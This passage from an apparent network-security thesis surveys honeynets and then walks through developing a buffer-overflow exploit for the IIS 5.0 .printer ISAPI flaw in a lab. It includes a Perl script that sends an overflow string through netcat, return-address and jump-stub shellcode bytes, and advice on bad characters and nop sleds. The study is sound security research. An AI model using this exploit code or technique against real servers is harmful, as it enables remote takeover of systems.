


Figure 2.13: Generation II Honeynet

Honeypots face the challenge for not being dynamic and easily configurable. From something as simple as KFSensor to something as advanced as Honeynets, configuration is still required. Configuration and deployment of Honeynets require deep understanding and also someone has to maintain the honeypot(s) once they go live. Traditionally, this means someone manually updating or modifying the honeypots to better mirror the production environment.

2.3 Problem Formulation

Every network security implementation is based on some model, which could be either specified or assumed. Based on the literature survey it is apparent that mostly perimeter security model based on firewalls and IDS, is in use; which is reactive in nature. Reactive approach, obviously with above mentioned risks lacks the robustness and provides false sense of security infrastructure. With tremendous complexity and hacking ease looming around; challenge is to build security into the network itself. This will lead to self healing and self defending network infrastructure. To achieve this, security has to be proactive i.e.

should be part of the switching fabric that carries all the traffic: benign and malicious. There is compelling need to combine reactive and proactive security measures in order to have an integrated approach to the security across the information value chain.

Keeping this in view, it is proposed to design and develop, *A Proactive Network Surveillance Framework*. Proposed Framework aims to provide learning vision to the network attacks thus exhibiting ability to react intelligently. Proactive network security framework will be based on a “Military Doctrine” which would address and eradicate major shortcomings of existing security systems. Research Work will use the *Defense in depth* sometimes also called *elastic defense* concept for implementation purposes. *Defense in depth* seeks to delay rather than prevent the advance of an attacker, buying time by yielding space. The idea of defense in depth is now widely used to describe non-military strategies like network security. Successive layers of defense may use different technologies or tactics. The inner layers of defense can support the outer layer and an attacker must breach each line of defense in turn.

This gives an engineering solution which emphasizes redundancy - a system that keeps working even when a single component fails e.g. an aircraft with four engines will be less likely to suffer total engine failure than a single-engine aircraft; no matter how much effort goes into making the single engine reliable. Different security vectors within the network, helps to prevent a shortfall in any one defense leading to total system failure.

Subsequent chapters will elaborate upon framework design, implementation, deployment and testing.

Chapter 3

Exploits and their Detrimental Effects

This chapter focuses on exploits and their detrimental effects on network security. Working of some severely damaging exploits is explained and countermeasures are suggested. Complete life cycle of vulnerability and exploit is explained.

An exploit is existence of a weakness; If a weakness is present, it can be exploited. More technical term used for the weakness is vulnerability. A vulnerability is a security flaw found within certain technology. The technology can be an operating system, an application program, a network protocol, a mathematical algorithm, or sometimes a hardware component, such as buffer memory of network interface card. An exploit is a computer program designed to take advantage of a vulnerability. Objectives of an exploit range from as serious as getting the root access to simply access of files on the system.

3.1 Life Cycle of a Vulnerability and an Exploit

The term “Life Cycle” usually implies a series of stages through which an organism passes between recurrences of a primary stage, i.e. there exists a fixed and linear progression from one phase to the next. But vulnerability follows a different life cycle pattern and transits through distinct states: birth, discovery, disclosure, release of fix, publication

and automation of the exploitation.

Virtually every complex piece of code has some vulnerability in it. But users are unlikely to see attacks against their platforms until someone uncovers and discloses a vulnerability. Initially product is in stable state as released by the vendor, vulnerability is discovered by a user and reported to the vendor. It is rectified and product again goes into a stable mode as shown in Figure 3.1.




Figure 3.1: Vulnerability Life Cycle

On the other hand, when vulnerability is discovered, instead of reporting it to vendor, it is reported in a public forum like the bugtraq security mailing list. Although nearly all exploits start with public disclosure, the number of attacks doesn't really take off until a talented hacker provides an automated tool that relatively unskilled vandals can use. Intrusions increase once the community discovers a vulnerability, with the rate of increase accelerating as news of the vulnerability reaches to wide spectrum of users. This trend continues until the vendor releases a patch or workaround. But mere release of patch does not decrease the intrusion rate until it is applied to the vulnerable software.

The time between the vulnerability disclosed and the patch released to fix is very critical and this time needs to be minimized. The system oscillates between stable and vulnerable states. A Network Security framework should always try to pull system into to stable state as soon as possible.

There are many different categories of exploits that an attacker uses to attack a machine. Exploits are categorized depending upon the nature of their launch. Mainly exploits can be launched by using any of following techniques as shown in Figure 3.2.




Figure 3.2: Exploit Categorization

Minimal testing, fast time to market, poor coding principles etc., have lead software products to a walloping situation which could have been averted to maximum extent by applying sound Software Engineering Principles and Practices. There have been many causes to the vulnerabilities lurking in the software systems, but buffer overflows or buffer (stack) overruns have been accounted for most of these in a very critical manner.

3.2 Stack Overruns

In the past, lots of security breaches have occurred due to buffer overflow. Problems with buffer overflows have been identified as far back as 1960s. Major cause for these overflows/overruns is poor error checking, bound checking etc. Most of the new exploits are based on buffer overflow attacks. A buffer overflow attack is when an attacker tries to store too much information in an undersized receptacle. A common implementation is when a user of the program gives the program more data then the developers of the program allocated to store it.

In November 1988, many organizations had to cut themselves off from the Internet because of the “Morris worm”, which was a program written by 23-year-old Robert Tappan Morris to attack VAX and Sun machines. By some estimates, this program took down

10% of the entire Internet. In July 2001, another worm named “Code Red” eventually exploited over 300,000 computers worldwide running Microsoft’s IIS Web Server. In January 2003, the “Slammer” (also known as “Sapphire”) worm exploited a vulnerability in Microsoft SQL Server 2000 software, disabling parts of the Internet in South Korea and Japan, disrupting Finnish phone service, and slowing many U.S. airline reservation systems, credit card networks, and automatic teller machines.

All of these attacks – and many others – exploited a vulnerability called a buffer overflow. A stack-based buffer overrun occurs when a buffer declared on the stack is overwritten by copying data larger than the buffer. Variables declared on the stack are located next to the return address for the function’s caller. The attacker can get a program with a buffer overrun to bind a command shell to a particular port so as to take command of the system.

A buffer is a contiguous allocated chunk of memory. In C and C++, there are no automatic bounds checking on the buffer, which means a user can write past a buffer. Buffers are usually implemented using arrays and memory allocation routines like `malloc()` and `new`. An extremely common kind of buffer is simply an array of characters. For example:

```
int main () {  
    int buffer_space[10];  
    buffer_space[20] = 10;  
}
```

The above C program is a valid program, and every compiler can compile it without any error. However, the program attempts to write beyond the allocated memory for the buffer, which might result in unexpected behavior. Many computer processors, including all x86 processors, support stacks that grow “down” from higher to lower addresses. Every process starts running with the following three segments:

- Text Segment is a read-only part that includes all the program instructions. Assembly instructions, that are the equivalent of the High level language code, are

included in this segment.

- Data Segment is the block where initialized and uninitialized(BSS) data is present. In the above code, `int buffer_space[10]` is uninitialized data so it is part of BSS.
- Third segment is called “Stack segment”, here dynamic variables are allocated and deallocated; and where return addresses for functions are stored temporarily.




Figure 3.3: Memory layout of a Linux process

A stack is a contiguous block of memory containing data. A stack pointer (SP) points to the top of the stack. Whenever a function call is made, the function parameters are pushed onto the stack from right to left. Then the return address (address to be executed after the function returns), followed by a frame pointer (FP), is pushed on the stack. A frame pointer is used to reference the local variables and the function parameters, because they are at a constant distance from the FP. Local automatic variables are pushed after the FP. Thus, every time a function calls another function, more data will be added to the left (lower addresses) until the system runs out of memory for the stack.

Static variables are loaded to the data segment part of the program, whereas dynamic variables are allocated and deallocated within the stack region of the executable in the memory. And, “stack-based” buffer overflows occur here, when user stuff more data than a data structure, say an array can hold, data exceed the boundaries of the array overriding important data.

```
void func(int a, int b, int c)
{
char buff[5];
gets(buff);
}

int main()
{
func(1,2,3);
return 0;
}
```




Figure 3.4: View of a Stack

When `main()` called `func()`, it pushed the values for 'c', then 'b', then 'a' onto the stack. It then pushed the return (`ret`) value, which tells `func()` where to return to in `main()` once `func()` is completed. It also recorded the “saved frame pointer” (`sfp`) onto the stack; Once `func()` started up, it sets aside space for `buff()`, which has a lower address location.

Now if more data is input than `buff()` can handle. As there is no automatic boundary checking, the next values will go to the “next” locations in memory. That means that the attacker can overwrite `sfp` (the saved frame pointer) and then overwrite `ret` (the return

address). Then, when `func()` is completed, it will “return”, but instead of returning to `main()`, it will return to whatever code the attacker wants to run, thus causing this vulnerability to be exploited. Often the attacker will overrun the buffer with the malicious code the attacker wants to run, and the attacker will then change the return value to point to the malicious code they have sent.

There are other ways to exploit buffer overflows besides smashing the stack and changing the return address. Instead of overwriting the return address, attacker could smash the stack (overflow a buffer on the stack) and then overwrite local variables to create an exploit. The buffer need not be on the stack at all, it could be dynamically allocated memory in the heap (also called the “malloc” or “new” area), or in some statically located memory (such as “global” and “static” memory). Basically, if an attacker can overflow the bounds of a buffer, code is vulnerable. However, the most dangerous buffer overflow attacks are stack-smashing attacks, because it’s especially easy for an attacker to gain control over an entire machine if a program is vulnerable.

3.2.1 Exploit Development Process

In this work, metasploit framework has been used to study the exploits, know their working and analyze them in detail. This kind of framework gives the security administrator, the opportunity to test systems for security weaknesses before an attacker discovers this. In fact these types of utilities may eventually become common practice for system developers to use while writing the application and this may stop the vulnerability from ever being published in the first place.

The basic format for exploiting the system is as follows:

- Pick which exploit to use
- Configure the exploit with remote IP address and remote port number
- Pick a payload
- Configure the payload with local IP address and local port number

- Execute the exploit

The console of MSF (Metasploit Framework) work similar to Command Line Interface (CLI) of an CISCO device. The msfconsole interactive command-line interface provides a command set that allows to manipulate the framework environment, set exploit options, and ultimately deploy the exploit. Windows operating system has been most widely deployed and many windows web-server deployments have faced the wrath of Internet worms. These worms exploited some vulnerability in the Internet Information Server (IIS) and its related code implementations. In the experimentation given below, research efforts were concentrated on Windows 2000 with IIS version 5.0.

3.2.2 Life Cycle of a Typical Windows Exploit

Windows 2000 introduced native support for the Internet Printing Protocol (IPP), an industry-standard protocol for submitting and controlling print jobs over HTTP. The protocol is implemented in Windows 2000 via an ISAPI extension that is installed by default as part of Windows 2000 but which can only be accessed via IIS 5.0.

A security vulnerability results because the ISAPI extension contains an unchecked buffer in a section of code that handles input parameters. This could enable a remote attacker to conduct a buffer overrun attack and cause code of choice to run on the server. Such code would run in the Local System Security context. This would give the attacker complete control of the server. The attacker could exploit the vulnerability against any server with which a web session can be conducted. No other services would need to be available, and only port 80 (HTTP) or 443 (HTTPS) would need to be open. Following public forums and lists announced this vulnerability:

- BUGTRAQ:20010501 Windows 2000 IIS 5.0 Remote buffer overflow vulnerability (Remote SYSTEM Level Access)
- MS:MS01-023
- CERT:CA-2001-10

- BID:2674
- XF:iis-isapi-printer-bo(6485)
- OSVDB:3323
- OVAL:OVAL1068

This is a very serious vulnerability and following sections analyze its working and effects on network security.

3.2.3 Finding the Attack Vector

An attack vector is the means by which an attacker gains access to a system to deliver a specially crafted payload. This payload can contain arbitrary code that gets executed on the targeted system.

The first step in writing an exploit is to determine the specific attack vector against the target host. Because Microsofts IIS Web server is a closed-source application, research work relied on security advisories and attempted to gather as much information as possible.

To better understand the buffer overflow exploits, testbed as shown in the Figure 3.5 was used.




Figure 3.5: Exploit Analysis Test-Bed

The vulnerability to be triggered in the exploit is `iis50_printer_overflow`. It exploits a buffer overflow in the request processor of the Internet Printing Protocol ISAPI module in IIS. This module works against Windows 2000 service pack 0 and 1. Second step is

to calculate the offset of the overflow vulnerability. After deciding on the most reliable control vector, a valid return address must be found. Character and size limitations will need to be resolved before selecting a payload. A nop sled must be created. Finally, the payload must be selected, generated, and encoded.

When IIS receives a request, it passes the filename to the ISM dynamically linked library (DLL) for processing. Because neither the IIS server nor the ISM DLL performs bounds checking. It is possible to overflow a buffer in a vulnerable function and overwrite the return address. By hijacking the flow of execution in the ISM DLL and subsequently the inetinfo.exe process, the attacker can direct the system to execute the payload.

A standard request for a Web page consists of a GET or POST directive, the path and filename of the page being requested, and HTTP protocol information. The request is terminated with two newline and carriage return combinations (ASCII characters 0x10 and 0x13, respectively). The following code snippet shows a GET request for the index.html page using the HTTP 1.0 protocol.

```
GET /index.html HTTP/1.0\r\n\r\n
```

Port scanning with the help of nmap tool was done in order to find whether the victim machine is vulnerable or not. Port scanning showed the port 80 and 443 are open. Banner grabbing was used to check the system's vulnerability. IIS version 5 installed on freshly installed Windows 2000 machine as shown in Figure 3.6 shows system is vulnerable, whereas system with IIS version 5.1 as shown in Figure 3.7 shows system is not vulnerable. During the process of banner grabbing, network traffic was also recorded with the help of Wireshark (a Network Traffic Sniffing software).

Banner Grabbing code snippet used is:

```
telnet 172.31.1.90 80 GET /NULL.printer
```

The overflow happens in the isapi handling the .printer extension. The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request.

GET /NULL.printer HTTP/1.0 Host: [buffer]

At this point an attacker has successfully caused a buffer overflow within IIS and has overwritten EIP. Now normally the web server would stop responding once “buffer overflowed” it. However, Windows 2000 will automatically restart the web server if it notices that the web server has crashed. While the feature is nice to help create a longer period of “up time” it is actually a feature that makes it easier for remote attacks to execute code against Windows 2000 IIS 5.0 web servers.




Figure 3.6: A Banner Grab of IIS version 5.0




Figure 3.7: A Banner Grab of IIS version 5.1

Knowing the attack vector, a Perl script to overflow the buffer and overwrite the return address was written. Payload was generated using MSF web interface.

```

$string="GET /NULL.printer HTTP/1.0\nHost: ";
$string.="\\x90" x 268;
$string .="MMMM";
$string .="B" x 241;
$string .="\\n\\n";
open (NC,"|nc.exe 172.31.1.90 80");
print NC $string;
close(NC);

```




Figure 3.8: First Attack String after appropriate buffer calculations

Figure 3.8 shows the first attack string, buffer calculation were done by making script to autorun with unique attack strings. To get the code executed on the victim machine, activeperl was used on the attacker machine and output was sent to the victim machine using netcat. A pipe is created between the NC file handle and the Netcat utility. The Netcat utility has been instructed to connect to the target host at 172.31.1.90 on port 80. The \$string data is printed to the NC file handle. The NC file handle then passes the \$string data through the pipe to Netcat which then forwards the request to the target host. After sending the attack string, to verify that the return address was overwritten a debugger OllyDbg was attached to the IIS process, inetinfo.exe. OllyDbg screen showing register status of inetinfo.exe after buffer overflow is shown in Figure 3.9.

As can be seen from the OllyDbg output, it is possible to overwrite the saved return address with an arbitrary value. Because the return address gets popped into EIP, an exploit can control the EIP register. Controlling EIP will allow an exploit to lead the process to the payload, and therefore, it will be possible to execute any code on the remote system. The term payload refers to the architecture-specific assembly code that




Figure 3.9: IIS 5.0 attached to OllyDbg for debugging

is passed to the target in the attack string and executed by the target host. A payload is created to cause the process to produce an intended result such as executing a command or attaching a shell to a listening port.

3.2.4 Selecting a Control Vector

The control vector is the path through which the flow of execution is directed to an exploit code. In a buffer overflow attack that overwrites the return address, there are generally two ways to pass control to the payload. The first method overwrites the saved return address with the address of the payload on the stack; the second method overwrites the saved return address with an address inside a shared library. The instruction pointed to by the address in the shared library causes the process to bounce into the payload on the stack.

The first technique overwrites the saved return address with an address of the payload located on the stack. As the processor leaves the vulnerable function, the return address is popped into the EIP register, which now contains the address of the payload. EIP points

to where the flow of execution is going next. By getting the address of the payload into EIP, program is redirected to follow the flow of execution of an exploit.

This technique is suited best for the Unix systems. Shared libraries in UNIX do not specify preferred base addresses, so in UNIX the shared library trampoline method is not as reliable as the direct stack return. The base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems. In case of Windows operating system, use of shared library trampoline has become useful workaround. The process involved with the shared library method is somewhat more complex than returning directly to the stack. Instead of overwriting the return address with an address on the stack, the return address is overwritten with the address of an instruction that will copy the value of the register pointing to the payload into the EIP register.

By design, there exist many instructions that modify EIP, including CALL, JMP, and others. The CALL instruction is used to alter the path of execution by changing the value of EIP with the argument passed to it. The CALL instruction can take two types of arguments: a memory address or a register. If a memory address is passed, then CALL will set the EIP register equal to that address. If a register is passed, then CALL will set the EIP register to be equal to the value within the argument register. With both types of arguments, the execution path can be controlled. As it is not possible to consistently predict stack memory addresses in Windows, so a register argument must be used.

3.2.5 Finding and Using a Return Address

When developing an exploit, there may be variations between versions, so it is important to find the right offsets for each. Finding a return address involves, selection of instruction to be executed, the opcodes for the instruction, which DLLs are loaded by the target application and search for the specific opcodes through the memory regions mapped to the DLLs that are loaded by the application. The Metasploit Opcode Database contains over 7.5 million precalculated memory addresses for nearly 250 opcode types and can be used to find the addresses. The exploit can now be updated to overwrite the saved return address with the address of the CALL instruction. The target host runs on an x86

architecture, the address must be represented in little-endian format. It can be achieved by using pack instruction in perl as shown below:

```
$retaddr="0x732c45f3";

$string="\x90" x 280; substr($string, 268, 4, "$retaddr");
substr($string, 268, 4, pack("V",$retaddr));

# payload is at: [ebx + 96] + 256 + 64

$string .= "\x8b\x4b\x60";          # mov ecx, [ebx + 96]
$string .= "\x80\xc1\x40";          # add cl, 64
$string .= "\x80\xc5\x01";          # add ch, 1
$string .= "\xff\xe1";              # jmp ecx
```

3.2.6 Finding Bad Characters

Many applications perform filtering on the input that they receive, so before sending a payload to a target, it is important to determine if there are any characters that will be removed. A test string can be created that contains all possible ASCII characters represented by values from 0 to 255 or this test string can be repeated in the free space around the attack strings return address while the return address is overwritten with an invalid memory address. After the return address is popped into EIP, the process will halt on an access violation; now the debugger can be used to examine the attack string in memory to see which characters were filtered and which characters caused early termination of the string. One value that virtually always truncates a string is 0x00 (the NULL character). A bad character test string usually does not include this byte at all. If a character prematurely terminates the test string, then it must be removed and the bad character string must be sent over again until all the bad characters are found.

Nop Sleds

EIP must land exactly on the first instruction of a payload in order for it to execute correctly. Because it is difficult to predict the exact stack address of the payload between systems, prefix the payload with a no operation (nop) sled. A nop sled is a series of nop instructions that allow EIP to slide down to the payload regardless of where EIP lands on the sled. By using a nop sled, an exploit increases the probability of successful exploitation because it extends the area where EIP can land while also maintaining the process state.

